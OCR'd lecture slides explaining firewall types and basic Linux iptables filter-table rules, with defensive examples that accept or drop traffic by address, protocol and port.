
A **firewall** is a part of a computer system or network that is designed to stop unauthorized traffic from one network to another.

- All traffic must “pass” through the firewall
- Only authorized traffic should be allowed to pass through
- The firewall itself must be immune to penetration



A **firewall** is a part of a computer system or network that is designed to stop unauthorized traffic from one network to another.

- All traffic must “pass” through the firewall
- Only authorized traffic should be allowed to pass through
- The firewall itself must be immune to penetration



Packets are analyzed by the Firewall, and are:


1. Accepted
2. Denied/Dropped
3. Rejected (source of packet gets a rejection message)

Three types of firewalls

1. Packet Filter
→ Makes decisions based on information within packet (IP address, port #s, etc)

2. Stateful Firewall
→ Makes decisions based "sessions" and streams of related packets

3. Application/Proxy Firewall
→ Can inspect traffic at many layers of the OSI model
→ Acts as a middleman between sender and recipient
→ Proxy can handle authentication, which can prevent IP spoofing attacks on the server



Implementing a Firewall in Linux

Linux has a built-in Firewall that we can play around with, called **`iptables`**

Iptables consists of three ***tables***, and tables consist of ***chains*** (rules)

Table Name	Purpose
`filter`	Packet Filtering
`nat`	Modifying source or destination network address
`mangle`	Packet content modification


We will only focus on the filter table

Implementing a Firewall in Linux

Tables consist of ***chains*** (rules)

Three types of chains:

1. INPUT- rule for incoming traffic
2. OUTPUT- rule for outgoing traffic
3. FORWARD- rule for forwarding traffic



Implementing a Firewall in Linux

Tables consist of ***chains*** (rules)

We can add a rule to a chain by following this format

$$\underbrace{\texttt{-t filter}}\ \underbrace{\texttt{-A input}}$$

```
iptables -t filter -A input  <rule information>
```

Add rule to `filter` table (if table name is not provided, filter will be used by default)

Rule is getting **A**ppended to the `input` chain, which means it’s a rule for incoming traffic

Implementing a Firewall in Linux

```
iptables -t filter -A input  <rule information>
```

We can provide a variety of flags to provide rule information

```
-s address:     Source address (can be network).
-d address:     Destination address (can be network).
-i interface:   Name of an interface via which a packet was received.
-o interface:   Name of an interface via which a packet is to be sent.
-p protocol:    The protocol of the rule or of the packet to check.
                The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -s 192.168.60.6 -j ACCEPT
```

Implementing a Firewall in Linux

`iptables -t filter -A input <rule information>`

We can provide a variety of flags to provide rule information

```
-s address:     Source address (can be network).
-d address:     Destination address (can be network).
-i interface:   Name of an interface via which a packet was received.
-o interface:   Name of an interface via which a packet is to be sent.
-p protocol:    The protocol of the rule or of the packet to check.
                The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -s 192.168.60.6 -j ACCEPT
```

Add a rule for incoming traffic to the filter table: accept packets that have a source IP address of 192.168.60.6

(There is a default rule to accept everything for all chains, so this doesn't really do anything…)

Implementing a Firewall in Linux

```
iptables -t filter -A input  <rule information>  -j action
```

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).
-d address:    Destination address (can be network).
-i interface:  Name of an interface via which a packet was received.
-o interface:  Name of an interface via which a packet is to be sent.
-p protocol:   The protocol of the rule or of the packet to check.
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -s 10.9.0.1 -j DROP
```

Block (drop) all incoming traffic that comes from 10.9.0.1 (The attacker VM!!)

Implementing a Firewall in Linux

```
iptables -t filter -A input  <rule information>  -j action
```

We can provide a variety of flags to provide rule information

-s address:	Source address (can be network).
-d address:	Destination address (can be network).
-i interface:	Name of an interface via which a packet was received.
-o interface:	Name of an interface via which a packet is to be sent.
-p protocol:	The protocol of the rule or of the packet to check. The specified protocol can be tcp, udp, icmp, etc.

Putting this all together, we can now add a rule:

```
iptables -t filter -A OUTPUT -d 10.9.0.1 -j DROP
```

Block (drop) all outgoing traffic that is going to 10.9.0.1 (The attacker VM!!)

Implementing a Firewall in Linux

```
iptables -t filter -A input  <rule information>  -j action
```

We can provide a variety of flags to provide rule information

-s address:	Source address (can be network).
-d address:	Destination address (can be network).
-i interface:	Name of an interface via which a packet was received.
-o interface:	Name of an interface via which a packet is to be sent.
-p protocol:	The protocol of the rule or of the packet to check. The specified protocol can be tcp, udp, icmp, etc.

Putting this all together, we can now add a rule:

iptables -t filter -A **INPUT -p** tcp -j DROP

Block all incoming traffic that is using the TCP protocol

Implementing a Firewall in Linux

```
iptables -t filter -A input  <rule information>  -j action
```

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).
-d address:    Destination address (can be network).
-i interface:  Name of an interface via which a packet was received.
-o interface:  Name of an interface via which a packet is to be sent.
-p protocol:   The protocol of the rule or of the packet to check.
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -p tcp -j DROP
```

Block all incoming traffic that is using the TCP protocol

This will help prevent TCP flooding/reset/hijack… but this rule is a very bad idea

Implementing a Firewall in Linux

```
iptables -t filter -A input  <rule information>  -j action
```

We can provide a variety of flags to provide rule information

-s address:	Source address (can be network).
-d address:	Destination address (can be network).
-i interface:	Name of an interface via which a packet was received.
-o interface:	Name of an interface via which a packet is to be sent.
-p protocol:	The protocol of the rule or of the packet to check. The specified protocol can be tcp, udp, icmp, etc.

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -i eth0 -p tcp --dport 443 -j ACCEPT
```

We can have multiple conditions in one rule:

- Accept all incoming traffic *on the eth0 interface* and is TCP traffic for destination port 443 (???)

Implementing a Firewall in Linux

```
iptables -t filter -A input  <rule information>  -j action
```

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).
-d address:    Destination address (can be network).
-i interface:  Name of an interface via which a packet was received.
-o interface:  Name of an interface via which a packet is to be sent.
-p protocol:   The protocol of the rule or of the packet to check.
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -i eth0 -p tcp --dport 443 -j ACCEPT
```

We can have multiple conditions in one rule:

- Accept all incoming traffic *on the eth0 interface* and is TCP traffic for destination port 443 (HTTPS)

Implementing a Firewall in Linux

```
iptables –t filter –A input  <rule information>  -j action
```

We can provide a variety of flags to provide rule information

```
-s address:     Source address (can be network).
-d address:     Destination address (can be network).
-i interface:   Name of an interface via which a packet was received.
-o interface:   Name of an interface via which a packet is to be sent.
-p protocol:    The protocol of the rule or of the packet to check.
                The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -A OUTPUT -o eth0 -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -i eth0 -p tcp --sport 22 -j ACCEPT
```

Allow for SSH connections (port 22)

Implementing a Firewall in Linux

We can use `iptables -n -L` to view our tables + chains

```
test@ubuntu1:~$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
2    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
3    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
4    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:https
5    REJECT     tcp  --  anywhere             anywhere             tcp dpt:2222 reject-w
ith icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination
```

Rules at the top of the chain have higher priority. If a packet matches one of the rules, it won't check the remaining rules

(so, it is very common practice to move around rules in the chain)